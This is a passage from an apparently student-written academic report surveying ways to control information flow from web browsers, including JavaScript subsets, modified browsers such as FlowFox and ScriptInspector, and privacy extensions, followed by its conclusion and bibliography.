However, Other option is to implement these checks at client side. It can be implemented in three broad groups: browser plugins, browser extensions and browser core modifications. The modifications in browser core (including Rendering engine, JavaScript Core execution engine and DOM engine) involve enforcing information flow control at interaction point between browser engine and JavaScript Core execution engine. In case of browser extensions, the flow of information is controlled and decided by the security policies defined by the users.

6.1 JavaScript Subsets and Rewriting

One option is to enforce security policies at server side where server can sanitize all third party scripts and review or rewrite the code, if required before serving it to client.

- JavaScipt provides sandboxing mechanism[30] to run code using eval() with reduced privileges. This approach used mainly with extensions and XUL applications. Components.utils.Sandbox is used to create a sandbox object for use with evalInSandbox().In the constructor, the security principal for code running in the sandbox is defined and properties available to code running in the sandbox are specified.

- **ECMAScript 5 strict mode** [31], or JavaScript strict, is a standardized subset of JavaScript with intentionally different semantics than normal JavaScript. To use strict mode, a JavaScript developer must only place "use strict"; at the top of a script of function body and Strict mode will then be enforced for that entire script, or only in the scope of that function.

- The **Caja** Compiler [32], the short for Capabilities Attenuate JavaScript Authority by google developers is a tool for making third party HTML, CSS and JavaScript safe to embed in your website. Caja uses an object-capability security model and provide a wide range of flexible security policies, so that websites can effectively control what embedded third party code can do with user data. The Caja subset removes some dangerous features from the JavaScript language,such as with and eval().

- **ADsafe**[33] makes it safe to put third party scripted advertising or widgets code on a web page. It defines a subset of JavaScript that restricts the third party code from doing any malicious activity.ADsafe does not allow JavaScript code to make use of the DOM directly.

- **Facebook JavaScript** (FBJS) is a subset of JavaScript and part of the Facebook Markup Language (FBML) which was used to publish third-party Facebook applications on the Facebook servers.The FBJS subset excludes some of JavaScripts dangerous constructs such as eval(), with, parent , constructor and valueOf(). A preprocessor rewrites FBJS code so that all top-level identifiers in the code are prefixed with an application-specific prefix, thus isolating the code in its own namespace.

Above methods mediate access by rewriting the third-party scripts. The appeal of these solutions is that no browser modifications are needed to enforce policies. Rewriting-based solutions, however, may fail to preserve the original programs semantics. Also, web developers need to create a version of their code for every subset that they need to conform too. For instance, the jQuery developers would need to create a specific version for use with FBJS, Caja, ADsafe etc.

6.2 Enforcing Information Flow Control using Browser Modifications

Modifying the browser core as per information flow security model provides most powerful way as it involves closer access to the JavaScript execution environment.It may involve changes to the JavaScript engine, the DOM and the event-handling mechanism.But,the software modifications are difficult to distribute and maintain in the long run unless they are adopted by mainstream browser vendors. Some browser core modification include use of security labels for protecting sensitive data.

- **ScriptInspector** [4] is a modified version of the Firefox browser that is capable of intercepting and recording API calls from third-party scripts to critical resources, including the DOM, local storage, and network. Given a website URL and one or more script policies, ScriptInspector records accesses that violate the policy. When no policies are given, all resource accesses by scripts are recorded in the instrumented DOM. They developed the policies that are precise enough to limit the behavior of a script to provide a desired level of privacy and security. They modified Firefoxs C++ implementations of relevant DOM APIs such as insertBefore,setAttribute and document.write to record DOM accesses and added hooks to C++ implementations of non-DOM resources.



FIGURE 6.1: Overview of ScriptInspector

- **Virtual Browser** [34] is virtualized browser which contains a virtual JavaScript parser and a virtual JavaScript execution engine, a virtual HTML parser and a virtual CSS parser. Virtual Browser takes a string, which contains the code of a third-party JavaScript program, as input and will run the code in sandboxed environment.

- **ConScript**[35] is a client-side advice implementation for Microsoft Internet Explorer 8. ConScript allows a web developer to wrap a function with an advice function using around advice.ConScript introduces a new attribute policy to the HTML <script> tag, in which a web developer can store a policy to be enforced in the current JavaScript environment. When the web page is loaded, ConScript parses this policy attribute and registers the contained policy.

- **JitFlow** [16] adds information flow tracking infrastructure to JavaScriptCore and performs information tracking on all executed code. It distinguishes between JavaScript programs by tagging each with a different label representing its domain of origin.

- **FlowFox** [36] is fully functional web browser proposed by Willem De Groef et al. that implements a information flow control mechanism for web scripts based on the technique of secure multi-execution. The model proposed by them safeguards against *gadget attacker* [37] who can have his own websites and can inject scripts inside other websites.In such cases, the hidden script inside legitimate webpage has complete access to information and can leak that information to untrusted party.SOP doesn't protect against such attacks. The main approach for Secure Multi Execution [38] was to execute program multiple times for each security label defined in the system under predefined rules for input and output operations.

Browser modifications provide more confidence of complete mediation and makes it convenient to attribute dynamically introduced code.A browser modification is useful for proof-of-concept evaluation of a security mechanism, but proves problematic in a production environment and end-users must also be convinced to install the modified browser.

6.3 Enforcing Information Flow Control using Browser Extensions

Other mechanisms like Browser plugins or extensions provide an alternative to enforce security policies without browser modifications but this approach can be slower and provide limited control on JavaScript execution. Although using browser extension to control information flow has limited functionality as provided by the API but it doesn't involve browser core modifications and these extensions can be used with browser independent of OS/ platform.

- **Noscripts** [39] is firefox browser extension that provides anti-XSS and anti-Clickjacking protection using white-listing mechanisms. NoScript blocks all JavaScript, Java, Flash Silverlight and other executable contents by default. User can allow JavaScript and other features selectively, on the sites he trust. NoScript protects users when a malicious web page is visited.

- **Ghostery** [40] detects and blocks tracking technologies on the websites user visit to speed up page loads, eliminate clutter, and protect user data and privacy. It also keeps user informed on what companies are tracking him and helps users to block such sites.

- **Abine** [41] help users control third-party services which exist on the current page. The consumers can control what personal information , companies, third parties, and other people can see about them online.

In reality, many of the above proposed solutions except for Google's caja and Facebook JavaScript have apparently not seen wide-spread adoption. The reasons for this low adoption rate are not clear. Web developers either find them very restrictive or users are not very clear of privacy risks associated with web browsers. Most browser developers give ease of use and interactivity more importance than privacy and security.

Chapter 7

Conclusion and Future work

In this report ,the browser architecture and webpage rendering process has been discussed in detail. The design for implementation of information flowing out of the browser has to pass through the TCP/IP network stack ,the information flowing out was visualised using tcpdump and wireshark. However,these tools work at network and can't be used to track HTTPS connections. In order to tracking information flowing out of browser at application layer, the webrequest API was used to create extensions and view what data is sent by browser to which all domains, what requests are sent to servers for fetching a resource(web page or image or script) and corresponding responses are received from server.

The simple security policies for precise information flow control were defined to protect sensitive data in the browsers. Creating chrome extensions to implement the security policies defined so that user control the information flowing out of his browser as per his sensitivity and requirements. It depends on the user how much interactivity he want or information he want to give. If user is security freak and don't want to get tracked by analytic scripts or want to block ads in the page, then by selecting the appropriate policy, he can control the information being sent out by the browser. Some sites may not work fully or offer restricted content if we block the third party scripts. But it would be the choice of the user. Also, various approaches being followed to control the information flow in browsers and prevent damage that can be done by the malicious JavaScripts were studied and compared. At the end,simple attacks for stealing sensitive information by injecting third party scripts were simulated and it was checked how much protection can be provided by the web extensions. It is important to control information flow between web browser and outside web to avoid loss of any sensitive information to untrusted party. Information flow control is effective tool to prevent unauthorised flows.

The future work involve defining more fine grained security policies which naive user can understand and use to control information flow in web browser. It would also involve identifying the test cases and threat models against which these polices can provide protection.We would also like to identify the security framework for implementation of above security policies and the performance overhead of such implementation.

Bibliography

[1] Abhishek Bichhawat, Vineet Rajani, Jinank Jain, Deepak Garg, and Christian Hammer. Webpol: Fine-grained information flow policies for web browsers. In *Proceedings of the 22nd European Symposium on Research in Computer Security (ESORICS)*, 2017.

[2] Hanqing Wu and Liz Zhao. *Web Security: A WhiteHat Perspective*. Auerbach Publications, Boston, MA, USA, 2015.

[3] Dongseok Jang, Ranjit Jhala, Sorin Lerner, and Hovav Shacham. An empirical study of privacy-violating information flows in javascript web applications. In *Proceedings of the 17th ACM Conference on Computer and Communications Security*, CCS '10, pages 270–283, New York, NY, USA, 2010. ACM.

[4] Yuchen Zhou and David Evans. Understanding and monitoring embedded web scripts. In *Proceedings of the 2015 IEEE Symposium on Security and Privacy*, SP '15, pages 850–865, Washington, DC, USA, 2015. IEEE Computer Society.

[5] Wikipedia. google analytics popularity. http://en.wikipedia.org/wiki/google analyticspopularity. Website. last checked: 05-10-2017.

[6] Alexandros Kapravelos Steven Van Acker Wouter Joosen Christopher Kruegel Frank Piessens Nick Nikiforakis, Luca Invernizzi and Giovanni Vigna. You are what you include: Large-scale evaluation of remote javascript inclusions. *19th ACM Conference on Computer and Communications Security*, 2012.

[7] Joseph Medley Mike West. https://developers.google.com/web/fundamentals/security/csp/.

[8] Seth Just, Alan Cleary, Brandon Shirley, and Christian Hammer. Information flow analysis for javascript. In *Proceedings of the 1st ACM SIGPLAN International Workshop on Programming Language and Systems Technologies for Internet Clients*, PLASTIC '11, pages 9–18, New York, NY, USA, 2011. ACM.

[9] Willem De Groef Dominique Devriese Nick Nikiforakis Frank Piessens. Secure multi-execution of web scripts: Theory and practice. In *Journal of Computer Security - Web Application Security Web @ 25 archive Volume 22 Issue 4, July 2014, Pages 469-509.*

[10] Edward Yang, Deian Stefan, John Mitchell, David Mazières, Petr Marchenko, and Brad Karp. Toward principled browser security. In *Presented as part of the 14th Workshop on Hot Topics in Operating Systems*, Santa Ana Pueblo, NM, 2013. USENIX.

[11] Christoph Kerschbaumer, Eric Hennigan, Per Larsen, Stefan Brunthaler, and Michael Franz. *Towards Precise and Efficient Information Flow Control in Web Browsers*, pages 187–195. Springer Berlin Heidelberg, Berlin, Heidelberg, 2013.

[12] Tali Garsiel and Paul Irish. "https://www.html5rocks.com/en/tutorials/internals/howbrowserswork/", August 5th, 2011. last checked: 07-10-2017.

[13] Ilya Grigorik. Constructing the object model. Website. last checked: 07-10-2017.

[14] Hypertext transfer protocol – http/1.1. `https://tools.ietf.org/html/rfc2616/`. last checked: 07-10-2017.

[15] Arnaud Le Hors Dave Raggett and Ian Jacobs. Html 4.01 specification. 1999.

[16] Eric Hennigan. From flowcore to jitflow: Improving the speed of information flow in javascript. 2015.

[17] Mozilla. eval function reference. `https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/eval`. last checked: 09-10-2017.

[18] Document object model (dom) level 3 core specification. `http://www.w3.org/TR/2004/REC-DOM-Level-3-Core-20040407/DOM3-Core.pdf`, 2004.

[19] Willem De Groef, Dominique Devriese, and Frank Piessens. *Better Security and Privacy for Web Browsers: A Survey of Techniques, and a New Implementation.* Springer Berlin Heidelberg, Berlin, Heidelberg, 2012.

[20] https://developer.mozilla.org/en-us/docs/web/http/access_control_cors.

[21] Dongseok Jang, Ranjit Jhala, Sorin Lerner, and Hovav Shacham. An empirical study of privacy-violating information flows in javascript web applications. In *Proceedings of the 17th ACM Conference on Computer and Communications Security*, CCS '10, pages 270–283, New York, NY, USA, 2010. ACM.

[22] Types of xss: Stored xss, reflected xss and dom-based xss. `https://www.acunetix.com/websitesecurity/xss/`. last checked: 13-10-2017.

[23] Jakob Kallin and Irene Lobo Valbuena. Excess xss: A comprehensive tutorial on cross-site scripting. `https://excess-xss.com/`. last checked: 13-10-2017.

[24] Niels Provos, Dean McNamee, Panayiotis Mavrommatis, Ke Wang, and Nagendra Modadugu. The ghost in the browser analysis of web-based malware. In *Proceedings of the First Conference on First Workshop on Hot Topics in Understanding Botnets*, HotBots'07, pages 4–4, Berkeley, CA, USA, 2007. USENIX Association.

[25] Lenny Zeltser. Malvertising: The use of malicious ads to install malware. `http://www.infosecisland.com/blogview/14371-Malvertising-The-Use-of-Malicious-Ads-to-Install-Malware.html`. last checked: 13-10-2017.

[26] Chrome. `https://developer.chrome.com/extensions/webRequest`. Online. last checked: 07-10-2017.

[27] D. Bell and L. La Padula. *Secure computer systems: Unified exposition and multics interpretation.* Technical Report ESD-TR-75-306, MTR-2997, MITRE, Bedford, Mass, 1975.

[28] N. V. Narendra Kumar and R. K. Shyamasundar. Realizing purpose-based privacy policies succinctly via information-flow labels. In *Proceedings of the 2014 IEEE Fourth International Conference on Big Data and Cloud Computing*, BDCLOUD '14, pages 753–760, Washington, DC, USA, 2014. IEEE Computer Society.

[29] Steven Van Acker and Andrei Sabelfeld. *JavaScript Sandboxing: Isolating and Restricting Client-Side JavaScript*, pages 32–86. Springer International Publishing, Cham, 2016.

[30] Mozilla. Evalinsandbox reference. `https://developer.mozilla.org/en-US/docs/Mozilla/Tech/XPCOM/Language_Bindings/Components.utils.evalInSandbox`. [Online; last checked: 11-10-2017].

[31] Mozilla. Javascript strict mode reference. `https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Strict_mode/`. [Online; last checked: 11-10-2017].

[32] Ben Laurie Ihab Awad Mark S. Miller, Mike Samuel and Mike Stay. Caja: Safe active content in sanitized javascript. `https://developers.google.com/caja/`.

[33] Adsafe. `http://www.adsafe.org/`. Website. last checked: 07-10-2017.

[34] Yinzhi Cao, Zhichun Li, Vaibhav Rastogi, Yan Chen, and Xitao Wen. Virtual browser: A virtualized browser to sandbox third-party javascripts with enhanced

security. In *Proceedings of the 7th ACM Symposium on Information, Computer and Communications Security*, ASIACCS '12, pages 8–9, New York, NY, USA, 2012. ACM.

[35] Leo A. Meyerovich and Benjamin Livshits. Conscript: Specifying and enforcing fine-grained security policies for javascript in the browser. In *Proceedings of the 2010 IEEE Symposium on Security and Privacy*, SP '10, pages 481–496, Washington, DC, USA, 2010. IEEE Computer Society.

[36] Willem De Groef, Dominique Devriese, Nick Nikiforakis, and Frank Piessens. Flowfox: A web browser with flexible and precise information flow control. In *Proceedings of the 2012 ACM Conference on Computer and Communications Security*, CCS '12, pages 748–759, New York, NY, USA, 2012. ACM.

[37] Adam Barth, Collin Jackson, and John C. Mitchell. Securing frame communication in browsers. *Commun. ACM*, 52(6):83–91, June 2009.

[38] D. Devriese and F. Piessens. *Noninterference Through Secure Multi-Execution.* In Proceedings of the IEEESymposium on Security and Privacy, pages 109-124,2010.

[39] Noscript. `https://noscript.net/`. Website. last checked: 07-10-2017.

[40] Ghostery Inc. Cleaner, faster, and safer browsing. `https://www.ghostery.com/`. Website;last checked: 11-10-2017.

[41] Abine Inc. Protect your privacy with donottrackme from abine. `https://www.abine.com/index.htm`. Website.last checked: 11-10-2017.